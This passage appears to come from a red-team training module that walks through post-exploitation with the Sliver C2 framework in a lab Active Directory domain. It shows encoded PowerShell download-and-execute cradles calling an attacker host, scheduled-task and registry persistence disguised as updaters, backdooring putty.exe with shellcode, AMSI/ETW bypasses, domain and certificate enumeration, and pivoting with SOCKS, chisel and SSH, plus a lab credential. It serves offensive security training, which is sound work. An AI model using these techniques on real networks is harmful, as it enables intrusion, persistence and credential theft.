== LogonSession ==
authentication_id 451699 (6e473)
session_id 2
username eric
domainname CHILD
logon_server DC01
logon_time 2023-10-23T17:10:21.839691+00:00
sid S-1-5-21-2749819870-3967162335-1946002573-1122
luid 451699
        == MSV ==
                Username: eric
                Domain: CHILD
                LM: NA
<SNIP>
```

Establishing persistence

Establishing persistence is the process of having either a scheduled task(s) or other methods that will run every once in a while executing either `PowerShell` cmdlet tasked to download a stager and then execute it or to run binary periodically; this can be done via the `SharPersist` .NET binary from the SharpCollection repository. Another neat technique using WMI events by having a "normal" spawn of `calc.exe`, for example, can open the calculator application and start the `http-beacon.exe` file. A comprehensive list of different techniques for persistence can be found on the ATT&CK Framework maintained by MITRE. It is commonly referred to as maintaining a foothold done on the initial (foothold) machine. It simplifies the means of getting an initial beacon on the target without repeating the steps of getting the beacon. We will focus on the approach used in the `Probing the surface` section by downloading a `staged.txt` file.

Scheduled Tasks

Establishing persistence using the notorious technique of scheduled tasks can be done in a few ways: using the `execute` cmdlet in Sliver that will execute the given "binary" and command or using `SharPersist`. We will be focusing on the first method using `execute`.


By default, `PowerShell` uses `UTF-16LE` as encoding, but that is not always the case, so we must convert our payload to Base64 using the `UTF-16LE` encoding.

```
echo -en "iex(new-object
net.webclient).downloadString('http://10.10.14.62:8088/stager.txt')" |
iconv -t UTF-16LE | base64 -w 0
aQBlAHgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdA
ApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAu
ADEAMAAuADEANAAuADYAMgA6ADgAMAA4ADgALwBzAHQAYQBnAGUAcgAuAHQAeAB0ACcAKQA=
```

With the encoded payload in hand, we will utilize the built-in `schtasks` cmdlet in Windows to create the task. We are going to name the task `SecurityUpdater`, using the `/create`, we are telling the binary to create the following task, `/sc` specifies the schedule frequency, `/mo` specifies the frequency of repeating the task, `/tn` specifies the name of the task, `/tr` specifies the value of the task to be run, and the `/ru` specifies the user context under which the task runs.

```
sliver (http-beacon) > execute powershell 'schtasks /create /sc minute /mo
1 /tn SecurityUpdater /tr \"powershell.exe -enc
aQBlAHgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdA
ApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAu
ADEAMAAuADEANAAuADYAMgA6ADgAMAA4ADgALwBzAHQAYQBnAGUAcgAuAHQAeAB0ACcAKQA=\"
/ru SYSTEM'
```

Upon visiting the `Task Scheduler`, we see that the task has been successfully added.



Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author	Created
CreateExplor...	Ready	When the task is created or modified		3/8/2023 10:35:39 AM	(0x40010004)	ExplorerShellUnelevated	
SecurityUpd...	Ready	At 7:46 AM on 10/24/2023 - After triggered, repeat every 00:01:...	10/24/2023 7:48:00 AM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	CHILD\eric	10/24/2023 7:46:50 AM
User_Feed_S...	Ready	At 10:27 PM every day - Trigger expires at 1/10/2033 10:27:05 PM.	10/24/2023 11:27:05 PM	7/10/2022 4:02:27 PM	The operation completed successfully. (0x0)	CHILD\administrator	
User_Feed_S...	Ready	At 11:57 PM every day - Trigger expires at 7/4/2038 11:57:40 PM.	10/24/2023 11:57:40 PM	7/19/2023 6:57:48 AM	(0x40010004)	CHILD\eric	
User_Feed_S...	Ready	At 3:43 PM every day - Trigger expires at 9/16/2032 3:43:43 PM.	10/24/2023 3:43:43 PM	9/16/2022 9:36:42 AM	The operation completed successfully. (0x0)	WEB01\normal	
User_Feed_S...	Ready	At 7:18 PM every day - Trigger expires at 3/8/2033 7:18:46 PM.	10/24/2023 7:18:46 PM	3/8/2023 12:56:43 PM	The operation completed successfully. (0x0)	WIN-CTQKKBE7BD8\Administrator	
User_Feed_S...	Ready	At 8:03 PM every day - Trigger expires at 9/14/2032 8:03:02 PM.	10/24/2023 8:03:02 PM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)	CHILD\svc_sql	

Logon Activity

Leveraging the logon activity of a user to maintain persistence is one of the methods. In this way, once a user logs in to the operating system, a specific payload is executed, where we can insert a backdoor activity into the `Startup` folder and registry. Each user's Startup folder is in `C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`. If we drop a file here, the file will be executed every time the user logs in.

We can directly upload a file to this folder or use SharPersist to create a shortcut file here.

```
sliver (http-beacon) > sharpersist -- -t startupfolder -c
\"powershell.exe\" -a \"-nop -w hidden iex(new-object
net.webclient).downloadstring(\'http://10.10.14.62:8088/stager.txt\')\" -f
\"Edge Updater\" -m add

 ⁝  Executing sharpersist -t startupfolder -c "powershell.exe" -a "-nop -
w hidden iex(new-object net.webclient)...

<SNIP>

[*] INFO: Adding startup folder persistence
[*] INFO: Command: powershell.exe
[*] INFO: Command Args: -nop -w hidden iex(new-object
net.webclient).downloadstring('http://10.10.14.62:8088/stager.txt')
[*] INFO: File Name: Edge Updater

[+] SUCCESS: Startup folder persistence created
[*] INFO: LNK File located at:
C:\Users\eric\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\Edge Updater.lnk
[*] INFO: SHA256 Hash of LNK file:
BA6EC9DDFBB7D7E2BAAEF91EDA10436F3DAA5C4CB957F88AD1E909373EC4C72E
```

Querying the contents of the mentioned directory, we can see that the file `Edge Updater` has been successfully placed as a `.LNK` file.

```
sliver (http-beacon) > ls
"C:\Users\eric\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup"

C:\Users\eric\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup (2 items, 2.2 KiB)
==========================================================================
====================
-rw-rw-rw-  desktop.ini       174 B    Mon Oct 03 19:46:51 -0700 2022
-rw-rw-rw-  Edge Updater.lnk  2.0 KiB  Thu Jul 27 07:37:13 -0700 2023
```

Run and RunOnce

We can also specify which program to run when a user logs in by editing the registry. Depending on the privilege we already have, we can edit the following registry items:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run

- HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce

```
sliver (http-beacon) > sharpersist -- -t reg -c \"powershell.exe\" -a \"-
nop -w hidden iex(new-object
net.webclient).downloadstring(\'http://10.10.14.62:8088/staged.txt\')\" -k
\"hklmrun\" -v \"AdvancedProtection\" -m add

 ⁖  Executing sharpersist -t reg -c "powershell.exe" -a "-nop -w hidden
iex(new-object ...
<SNIP>
[*] sharpersist output:

[*] INFO: Adding registry persistence
[*] INFO: Command: powershell.exe
[*] INFO: Command Args: -nop -w hidden iex(new-object
net.webclient).downloadstring('http://10.10.14.62:8088/staged.txt')
[*] INFO: Registry Key: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
[*] INFO: Registry Value: AdvancedProtection
[*] INFO: Option:

[+] SUCCESS: Registry persistence added
```

We can also use `SharPersist` to list the recently added entries in the registry.

```
sliver (http-beacon) > sharpersist -- -t reg -k \"hklmrun\" -m list

[*] sharpersist output:

[*] INFO: Listing all registry values in:
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
<SNIP>
[*] INFO: REGISTRY DATA:
powershell.exe -nop -w hidden iex(new-object
net.webclient).downloadstring('http://10.10.14.62:8088/staged.txt')
```

Backdoor

Earlier, we mentioned manipulating binaries to execute a given implant. In this section, we will utilize the functionality of the `backdoor` built-in command in Sliver. Let's assume the user on the target system has installed `PuTTY`, and we have full access to the directory; we can backdoor the binary (`putty.exe`) to execute a shellcode of our choosing. We need to be cautious as it will alter the application's behavior, resulting in cases where the application won't even start. Before we proceed with backdooring the application, we must create a profile in Sliver.

```
sliver (http-beacon) > profiles new --format shellcode --http
10.10.14.62:9002 persistence-shellcode

[*] Saved new implant profile persistence-shellcode

sliver (http-beacon) > http -L 10.10.14.62 -l 9002

[*] Starting HTTP :9002 listener ...
[*] Successfully started job #3

sliver (http-beacon) > backdoor --profile persistence-shellcode
"C:\Program Files\PuTTY\putty.exe"

[*] Uploaded backdoor'd binary to C:\Program Files\PuTTY\putty.exe
```

Every time a user starts or attempts to start PuTTY, we will get a shell; a disclaimer `PuTTY` won't load at all, but we will still get a beacon back.

```
[*] Session 31f61864 CLEAN_BOWLING - 10.129.229.63:49800 (web01) -
windows/amd64 - Tue, 24 Oct 2023 11:34:07 BST

sliver (http-beacon) > sessions

 ID         Transport   Remote Address        Hostname   Username
Operating System   Health
========== =========== ====================== ========== =============
================== =========
 31f61864   http(s)     10.129.229.63:49800   web01      CHILD\eric
windows/amd64      [ALIVE]
 2b29f4a5   http(s)     10.129.229.63:49721   web01      CHILD\eric
windows/amd64      [ALIVE]

sliver (http-beacon) > use 31f61864-9cb9-47d3-a834-985b0056b802

[*] Active session CLEAN_BOWLING (31f61864-9cb9-47d3-a834-985b0056b802)

sliver (CLEAN_BOWLING) > info

        Session ID: 31f61864-9cb9-47d3-a834-985b0056b802
              Name: CLEAN_BOWLING
          Hostname: web01
              UUID: 55b43942-29bb-a03c-0396-be672b8772da
          Username: CHILD\eric
               UID: S-1-5-21-2749819870-3967162335-1946002573-1122
               GID: S-1-5-21-2749819870-3967162335-1946002573-513
               PID: 5564
                OS: windows
```

```
            Version: Server 2016 build 17763 x86_64
             Locale: en-US
               Arch: amd64
         Active C2: https://10.10.14.62:9002
    Remote Address: 10.129.229.63:49800
         Proxy URL:
Reconnect Interval: 1m0s
     First Contact: Tue Oct 24 11:34:07 BST 2023 (17s ago)
      Last Checkin: Tue Oct 24 11:34:21 BST 2023 (3s ago)

sliver (CLEAN_BOWLING) > ps -p 5564

 Pid    Ppid   Owner        Arch     Executable   Session
====== ====== ============ ======== ============ =========
 5564   5512   CHILD\eric   x86_64   putty.exe    2
```

An "under-the-hood" overview of the whole process can be found in the source-code of Sliver, specifically in the rpc-backdoor.go (and backdoor.go) file. A high-level explanation of the process: checks if the target is Windows and if not, it will terminate, takes the original binary, validates the existence of the profile for the shellcode and then includes the shellcode into the original binary, and uploads the modified binary to the target, e.g., replacing the original one with a tampered one.

Domain Reconnaissance

Domain reconnaissance is a crucial part of any assessment. Despite being one of the most challenging parts to organize, it can allow us to build a skeleton of the overview of the domain environment - especially if done via powershell modules like PowerView. To enumerate domain information, we should be under a domain context, such as a domain user, the `NT AUTHORITY\SYSTEM` context, or a domain machine account. We won't be able to enumerate successfully if we are under a local account's context, such as a local administrator account, a local service account (such as the IIS service account), etc. We will enumerate domain information as `CHILD\eric`. We are expecting to get different results for some cmdlets depending on the user's privilege, while some cmdlets also require local admin privilege. Therefore, `CHILD\eric` is a good way to learn domain reconnaissance.

We may feel overwhelmed at the beginning of domain reconnaissance since tons of information can be collected.

PowerView

PowerView is one of the most common PowerShell tools used by penetration testers and red teamers; its versatile capability allows for easy enumeration of the domain. We will showcase one of many different usages through sharpsh utilizing the RunSpaceFactory namespace for command execution. We will make HTTP requests to a server we control and

where PowerView.ps1 is hosted, using base64 encoded commands. We need to start a Python web server with the help of the http.server module. Additionally, we will encode the commands we will run using base64, as previously mentioned. The following query focuses on enumerating users and their descriptions as it is often for system administrators to leave valuable notes for those accounts, where, in some cases, those notes can be passwords to the accounts.

```
echo -n "get-netuser | select  samaccountname,description" | base64
Z2V0LW5ldHVzZXIgfCBzZWxlY3QgIHNhbWFjY291bnRuYW1lLGRlc2NyaXB0aW9u
```

Having the base64 encoded command, we will use the `-e` argument that specifies the command is encoded and `-c` where the command resides. We need to note that every time we run `PowerView` using `sharpsh`, we will make HTTP requests to our HTTP server.

```
sliver (http-beacon) > sharpsh -- '-u
http://10.10.14.62:8081/PowerView.ps1 -e -c
Z2V0LW5ldHVzZXIgfCBzZWxlY3QgIHNhbWFjY291bnRuYW1lLGRlc2NyaXB0aW9u'

[*] sharpsh output:

samaccountname description
-------------- -----------
Administrator  Built-in account for administering the computer/domain
Guest          Built-in account for guest access to the computer/domain
krbtgt         Key Distribution Center Service Account
svc_sql        SQL Server Manager.
alice          User who can monitor srv01 via RDP
bob            User who can manage srv02 via WinRM
carrot         I am the king!
david          My password is super safe!
websec         Secure web application!
mobilesec      Secure mobile application!
eric           For learning purpose.
```

SharpView

Another commonly used tool for domain enumeration is SharpView, which is a .NET version of `PowerView`, we will be utilizing it in an enumeration of the domain by using the AMSI and ETW bypasses of Sliver. An additional way of executing the tool can be done by generating a shellcode using `Donut` as showcased in the `Privilege Escalation` section. In this example, we will be using the `execute-assembly` alias using the AMSI and ETW bypass options in Sliver to execute `SharpView`. It is quite important to mention that there is a `254` character limit for executing commands in Sliver.

In this example, we will enumerate users with the Kerberos `Pre-Authentication` not enabled. Enumerating such users allows us to make further ASREP-Roasting-related attacks and, respectively, get the hashes of the users, which can be used in pass-the-hash-related attacks or cracked offline.

```
sliver (http-beacon) > execute-assembly /home/htb-ac590/SharpView.exe
"get-netuser -PreauthNotRequired" -t 240 -i -E -M

[*] Output:
[Get-DomainSearcher] search base:
LDAP://DC01.CHILD.HTB.LOCAL/DC=CHILD,DC=HTB,DC=LOCAL
[Get-DomainUser] Searching for user accounts that do not require kerberos
preauthenticate
[Get-DomainUser] filter string: (&(samAccountType=805306368)
(userAccountControl:1.2.840.113556.1.4.803:=4194304))
objectsid                      : {S-1-5-21-2749819870-3967162335-
1946002573-1113}
samaccounttype                 : USER_OBJECT
objectguid                     : 5c94c163-020d-4ef0-884b-ba01bc7f61b7
useraccountcontrol             : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD,
DONT_REQ_PREAUTH
accountexpires                 : NEVER
lastlogon                      : 9/22/2022 7:44:39 AM
lastlogontimestamp             : 9/21/2022 8:49:39 AM
pwdlastset                     : 9/14/2022 1:04:34 PM
lastlogoff                     : 12/31/1600 4:00:00 PM
badPasswordTime                : 12/31/1600 4:00:00 PM
name                           : bob
distinguishedname              : CN=bob,CN=Users,DC=child,DC=htb,DC=local
whencreated                    : 9/14/2022 8:04:34 PM
whenchanged                    : 10/4/2022 2:37:50 AM
samaccountname                 : bob
cn                             : {bob}
objectclass                    : {top, person, organizationalPerson, user}
displayname                    : bob
givenname                      : bob
codepage                       : 0
objectcategory                 :
CN=Person,CN=Schema,CN=Configuration,DC=htb,DC=local
description                    : User who can manage srv02 via WinRM
usnchanged                     : 28726
instancetype                   : 4
logoncount                     : 7
msds-supportedencryptiontypes  : 0
badpwdcount                    : 0
usncreated                     : 21149
countrycode                    : 0
primarygroupid                 : 513
dscorepropagationdata          : {9/21/2022 4:17:50 PM, 1/1/1601 12:00:01
```

```
AM}
userprincipalname              : [email protected]
```

Understanding the Domain Structure

Depending on the organization, different domain structures can be implemented, such as having multiple domains, forests, etc.

```
sliver (http-beacon) > execute-assembly /home/htb-ac590/SharpView.exe
"get-domain" -t 240 -i -E -M

[*] Output:
Forest                         : htb.local
DomainControllers              : {dc01.child.htb.local}
Children                       : {}
DomainMode                     : Unknown
DomainModeLevel                : <REDACTED>
Parent                         : htb.local
PdcRoleOwner                   : dc01.child.htb.local
RidRoleOwner                   : dc01.child.htb.local
InfrastructureRoleOwner        : dc01.child.htb.local
Name                           : child.htb.local
```

Another way to enumerate domain information is through coff loaders (Beacon Object Files); the armory of Sliver contains various coff loaders from the [Outflank - C2 Tool Collection]() ported over beacon object files for Cobalt Strike.

```
sliver (http-beacon) > c2tc-domaininfo

[*] Successfully executed c2tc-domaininfo (coff-loader)
[*] Got output:
-----------------------------------------------------------------
[+] DomainName:
    child.htb.local
[+] DomainGuid:
    {1D8CD513-C06A-4BB9-83FB-CD29334A10BF}
[+] DnsForestName:
    <REDACTED>
[+] DcSiteName:
    Default-First-Site-Name
[+] ClientSiteName:
    Default-First-Site-Name
[+] DomainControllerName (PDC):
    \\dc01.child.htb.local
[+] DomainControllerAddress (PDC):
```

```
    \\172.16.1.15
[+] Default Domain Password Policy:
    Password history length: 24
    Maximum password age (d): <REDACTED>
    Minimum password age (d): 1
    Minimum password length: 7
[+] Account Lockout Policy:
    Account lockout threshold: 5
    Account lockout duration (m): 10
    Account lockout observation window (m): 10
[+] NextDc DnsHostName:
    dc01.child.htb.local
----------------------------------------------------------------------
```

In the past few years, a notorious golden path for domain compromise has been introduced and aimed at certificates - `ADCS` attacks (Active Directory Certificate Services). Enumerating the certificates in a domain can be crucial as it can reveal misconfigured certificates that lead to pwning the Domain Admin account and essentially pwning the whole domain. Fortunately, an extension in the armory allows us to enumerate certificates. The extension we will be using is `certify`, and to list the templates in the domain, we are going to be using the `find` module of the tool.

```
sliver (http-beacon) > certify -- find

[*] certify output:


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                              __/ |
                             |___./
  v1.1.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=htb,DC=local'

[*] Listing info about the Enterprise CA 'htb-DC02-CA'
<SNIP>
CA Name                                : dc02.htb.local\htb-DC02-CA
    Template Name                         : Abuse
    Schema Version                        : 2
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
```

```
    mspki-enrollment-flag                  : INCLUDE_SYMMETRIC_ALGORITHMS
    Authorized Signatures Required         : 0
    pkiextendedkeyusage                    : Client Authentication
    mspki-certificate-application-policy   : Client Authentication
    Permissions
      Enrollment Permissions
        Enrollment Rights
<SNIP>
```

Another way to enumerate the certificates is via the built-in `certutil.exe` binary in Windows. Note that we must be cautious running the `execute` command as it will open a command prompt or the tool's GUI.

```
sliver (http-beacon) > execute -o certutil.exe

[*] Output:
Entry 0:
  Name:                          "htb-DC02-CA"
  Organizational Unit:           ""
  Organization:                  ""
  Locality:                      ""
  State:                         ""
  Country/region:                ""
  Config:                        "dc02.htb.local\htb-DC02-CA"
  Exchange Certificate:          ""
  Signature Certificate:         ""
  Description:                   ""
  Server:                        "dc02.htb.local"
  Authority:                     "htb-DC02-CA"
  Sanitized Name:                "htb-DC02-CA"
  Short Name:                    "htb-DC02-CA"
  Sanitized Short Name:          "htb-DC02-CA"
  Flags:                         "1"
  Web Enrollment Servers:        ""
CertUtil: -dump command completed successfully.
```

Having stepped inside the network, let's say the machine that resides in the DMZ portion of the organization, we need to be able to enumerate the network adapters as it might reveal access to the internal network or resources of the domain. One approach that we can use is by utilizing the `ifconfig` utility of Sliver, which will print out the network adapters that the machine has, including its IP addresses. This allows us to avoid spawning an interactive shell on the target and running commands from it, as we might get caught; this is briefly shown in an upcoming section.

```
sliver (http-beacon) > ifconfig

+-----------------------------------------+
| Ethernet0 2                             |
+-----------------------------------------+
| # | IP Addresses     | MAC Address      |
+---+------------------+------------------+
| 6 | 10.129.229.64/16 | 00:50:56:b9:e9:5b |
+-----------------------------------------+

+---------------------------------------+
| Ethernet1 2                           |
+---------------------------------------+
| # | IP Addresses   | MAC Address      |
+---+----------------+------------------+
| 8 | <SNIP> | 00:50:56:b9:da:1d |
+---------------------------------------+
1 adapters not shown.
```

Domain Reconnassaince - Miscellaneous

Depending on our situation, we might not be able to import powershell modules such as `PowerView` or use binaries like `SharpView` or `ADSearch`. To circumvent this, we can rely on the System.DirectoryServices namespace or other namespaces that can be found through Microsoft's documentation and subsequent classes. In the example below, we will use the `System.DirectoryServices` namespace alongside the `Forest` class. Note that all of this is basically another way of using `ADSI` that is built-in in domain controllers and etc.

```
sliver (http-beacon) > execute -o powershell $Forest =
[System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest();
$Forest.Domains

[*] Output:

Forest                  : htb.local
DomainControllers       : {dc01.child.htb.local}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         :
Parent                  : htb.local
PdcRoleOwner            : dc01.child.htb.local
RidRoleOwner            : dc01.child.htb.local
InfrastructureRoleOwner : dc01.child.htb.local
Name                    : child.htb.local

Forest                  : htb.local
```

```
DomainControllers       : {dc02.htb.local}
Children                : {child.htb.local}
DomainMode              : Unknown
DomainModeLevel         :
Parent                  :
PdcRoleOwner            : dc02.htb.local
RidRoleOwner            : dc02.htb.local
InfrastructureRoleOwner : dc02.htb.local
Name                    : htb.local
```

We must exercise caution when using this approach as it will spawn a powershell window for a short time.

In the next section, we are going over the methods of getting ourselves access to the internal network of the domain.

Pivoting

We know that Web01 is the entrance of the target network, so it has two network adapters; our Sliver C2 server can directly communicate with Web01. Other machines are in another subnet of the simulated enterprise network. Due to network segmentation, our Sliver C2 server cannot communicate with other servers, such as Srv01 and Dc01, directly. Therefore, we should leverage Web01 as the pivot and then communicate with other servers based on Web01. There are multiple ways to achieve this.

At the time of writing, only the session mode supports built-in pivot commands.

When we use Socks5 functionality with external tools, we should hide Sliver under a process in which it is normal to make DNS and LDAP queries. Otherwise, a process with much LDAP/DNS traffic is suspicious.

SOCKS5

SOCKS5 is an Internet protocol that exchanges network packets between a client and server through a proxy server. SOCKS5 performs at Layer 5 of the OSI model and accepts incoming client connections on TCP port 1080 by default. If we want to communicate with Srv01, we could set up a SOCKS5 server by executing a command on Web01 session - `socks5 start -P 1080`.

```
sliver (http-beacon) > info

         Session ID: 592f553f-1519-4309-86f0-515ccabe12c8
               Name: http-beacon
           Hostname: web01
               UUID: 02403942-23fd-2def-a4c3-7e8c2dadc4d9
           Username: CHILD\eric
```

```
                UID: S-1-5-21-2749819870-3967162335-1946002573-1122
                GID: S-1-5-21-2749819870-3967162335-1946002573-513
                PID: 1708
                 OS: windows
            Version: Server 2016 build 17763 x86_64
             Locale: en-US
               Arch: amd64
          Active C2: https://10.10.14.62:9001
     Remote Address: 10.129.229.64:49725
          Proxy URL:
 Reconnect Interval: 1m0s
      First Contact: Thu Oct 26 11:33:49 BST 2023 (28m41s ago)
       Last Checkin: Thu Oct 26 12:02:29 BST 2023 (1s ago)

sliver (http-beacon) > socks5 start -P 1080

[*] Started SOCKS5 127.0.0.1 1080
⚠  In-band SOCKS proxies can be a little unstable depending on protocol
```

Starting SOCKS5 on Sliver, we can see that port `1080` has started listening on our machine.

```
netstat -ano | grep 1080
tcp        0      0 127.0.0.1:1080          0.0.0.0:*               LISTEN
off (0.00/0/0)
```

Not only can our Sliver C2 communicate with other machines, but we can also run external tools such as impacket on our attack machine and tunnel the traffic through Sliver implant without bringing tools to target machines.

Note: Depending on the configuration in the `/etc/proxychains4.conf` we might need to adjust the used port from `1080` to something else.

Chisel

As taught in the [Pivoting, Tunneling, and Port Forwarding]() module, `chisel` is one of the tools used from the arsenal of techniques for pivoting. Unfortunately, at the time of writing, `chisel` has not yet been incorporated as an extension in Sliver. Still, luckily for us, there is an open [issue]() on Github by [MrAle98]() that contains a forked version of the tool that can be used. It integrates a few additions, such as listing the currently running tasks of chisel and respectively stopping the tasks. Before we dive in, we need to clone the forked repository and install a few prerequisites, such as `mingw-w64` from the apt repository.

```
sudo apt install mingw-w64
Reading package lists... Done
Building dependency tree... Done
```

```
Reading state information... Done
<SNIP>
Need to get 210 MB of archives.
After this operation, 1,110 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

With the `MinGW-w64` development environment package installed on our machine, we can safely clone the forked repository.

```
git clone https://github.com/MrAle98/chisel
Cloning into 'chisel'...
remote: Enumerating objects: 2238, done.
remote: Counting objects: 100% (73/73), done.
remote: Compressing objects: 100% (60/60), done.
remote: Total 2238 (delta 21), reused 32 (delta 10), pack-reused 2165
Receiving objects: 100% (2238/2238), 3.49 MiB | 19.23 MiB/s, done.
Resolving deltas: 100% (1049/1049), done.
```

After successfully cloning the forked repository of `chisel`, we need to create a `chisel` directory in `~/.sliver-client/extensions` where we will be copying the `extension.json` file that will instruct Sliver on which operating systems the following extension can work and the respective dlls that need to be used and to compile the tool using `make`.

```
cd chisel/
mkdir ~/.sliver-client/extensions/chisel
cp extension.json ~/.sliver-client/extensions/chisel
make windowsdll_64
make windowsdll_32
```

With everything set up, we need to exit the `sliver-client` CLI and restart it for the changes (chisel's extension) to take effect so we can see and use the `chisel` extension.

```
sliver (http-beacon) > chisel

[*] Successfully executed chisel
[*] Got output:
No arguments provided
  Usage: chisel [command] [--help]

  Version: v1.8.1 (go1.19.6)

  Commands:
    list  - list running tasks
```

```
    stop <taskId> - stop task identified by taskId
    server - runs a chisel task in server mode
    client - runs a chisel task in client mode

  Read more:
    https://github.com/jpillora/chisel
```

To use the newly installed extension, let's make configurational changes to the `proxychains.conf` file, such as changing the operating port from `9050` to `1080`.

```
sudo sh -c 'sed -i s/socks4/socks5/g /etc/proxychains.conf && sed -i
s/9050/1080/g /etc/proxychains.conf'
```

Once the configuration file has been succesfully updated, we need to start Chisel as a server on our machine.

```
chisel server --reverse -p 1337 -v --socks5
2023/10/27 09:07:29 server: Reverse tunnelling enabled
2023/10/27 09:07:29 server: Fingerprint
1+LEI/g3cXWqORdvVL2tHW9Y+d7A65F/tsbMrMBrGew=
2023/10/27 09:07:29 server: Listening on http://0.0.0.0:1337
```

We must return to Sliver's console and use our current beacon/session to connect to our chisel server.

```
sliver (http-beacon) > chisel client 10.10.14.62:1337 R:socks

[*] Successfully executed chisel
[*] Got output:
received argstring: client 10.10.14.62:1337 R:socks
os.Args = [chisel.exe client 10.10.14.62:1337 R:socks]
Task started successfully.
```

Revisiting the terminal of chisel's server, we can see that the connection to us was successful, and we are now taking advantage of socks proxying.

```
chisel server --reverse -p 1337 -v --socks5
2023/10/27 09:07:29 server: Reverse tunnelling enabled
2023/10/27 09:07:29 server: Fingerprint
1+LEI/g3cXWqORdvVL2tHW9Y+d7A65F/tsbMrMBrGew=
2023/10/27 09:07:29 server: Listening on http://0.0.0.0:1337
2023/10/27 09:09:17 server: session#1: Handshaking with
```

```
10.129.229.69:49782...
2023/10/27 09:09:17 server: session#1: Verifying configuration
2023/10/27 09:09:17 server: session#1: Client version (v1.8.1) differs
from server version (1.7.7)
2023/10/27 09:09:17 server: session#1: tun: Created (SOCKS enabled)
2023/10/27 09:09:17 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks:
Listening
2023/10/27 09:09:17 server: session#1: tun: SSH connected
2023/10/27 09:09:17 server: session#1: tun: Bound proxies
```

We can verify if we can access internal machines (and resources) by doing a simple SMB authentication check using `crackmapexec` against SRV01 (172.16.1.12).

```
proxychains crackmapexec smb 172.16.1.12 -u svc_sql -p 'jkhnrjk123!'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.12:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.12:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.12:135  ...
OK
SMB         172.16.1.12     445    SRV01            [*] Windows 10.0 Build
17763 x64 (name:SRV01) (domain:child.htb.local) (signing:False)
(SMBv1:False)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.12:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.12:445  ...
OK
SMB         172.16.1.12     445    SRV01            [+]
child.htb.local\svc_sql:jkhnrjk123!
```

SSH Reverse port forwarding

As taught in the [Pivoting, Tunneling, and Port Forwarding]() module, there are different methods to establish a local or remote port forward. The case that was shown there was following the logic of us connecting to the target machine with the specified parameters - either `-L` for local port-forwarding, `-R` for remote port-forwarding, or `-D` for dynamic port-forwarding. However, this does not quite suit our specific case within the lab, as we are targeting a Windows host that doesn't have SSH server installed and configured. Fortunately for us, recent versions of Windows comes with a `ssh` client preinstalled, meaning that we can utilize a SSH connection from the Windows (WEB01) host to ourselves. That connection could result in dynamic (remote) port forwarding using the `-R` option (as per release 7.6, an extended feature was added to the `-R` option). Of particular significance is the scenario

where no explicit destination is specified. In such cases, the SSH service transforms into SOCKS 4/5 proxy.

To set up our environment, we need to make sure that the SSH service is running. Depending on the environment you are in, different configuration changes might be needed.

Due to the configuration of the VPN, we must change the default operating port (22) for SSH to port 2222. However, note that this might not be needed in a real-world scenario.

```
sudo sh -c 'echo "Port 2222" >> /etc/ssh/sshd_config'
tail -2 /etc/ssh/sshd_config
PasswordAuthentication yes
Port 2222
```

Once, we have added the change in the `sshd_config` file, we are left with restarting the `sshd.service`.

```
sudo systemctl restart sshd.service
```

We can verify the change in the port of the service with `ss -ntlp`.

```
ss -ntlp
State    Recv-Q   Send-Q     Local Address:Port     Peer Address:Port
Process
LISTEN   0        128              0.0.0.0:2222          0.0.0.0:*
<SNIP>
```

Now, utilizing the established RDP session as the user `eric` on WEB01, we can open `PowerShell` and simply connect to us using the `-R` option followed by the port (`1080`). Note the username must match your username in the workstation or your virtual machine.

Note: The credentials (username and password) for the workstation in Academy can be found in the file `my_credentials.txt` located on the `Desktop`.

```
PS C:\Users\eric> ssh -R 1080 [email protected] -p 2222
[email protected]'s password:
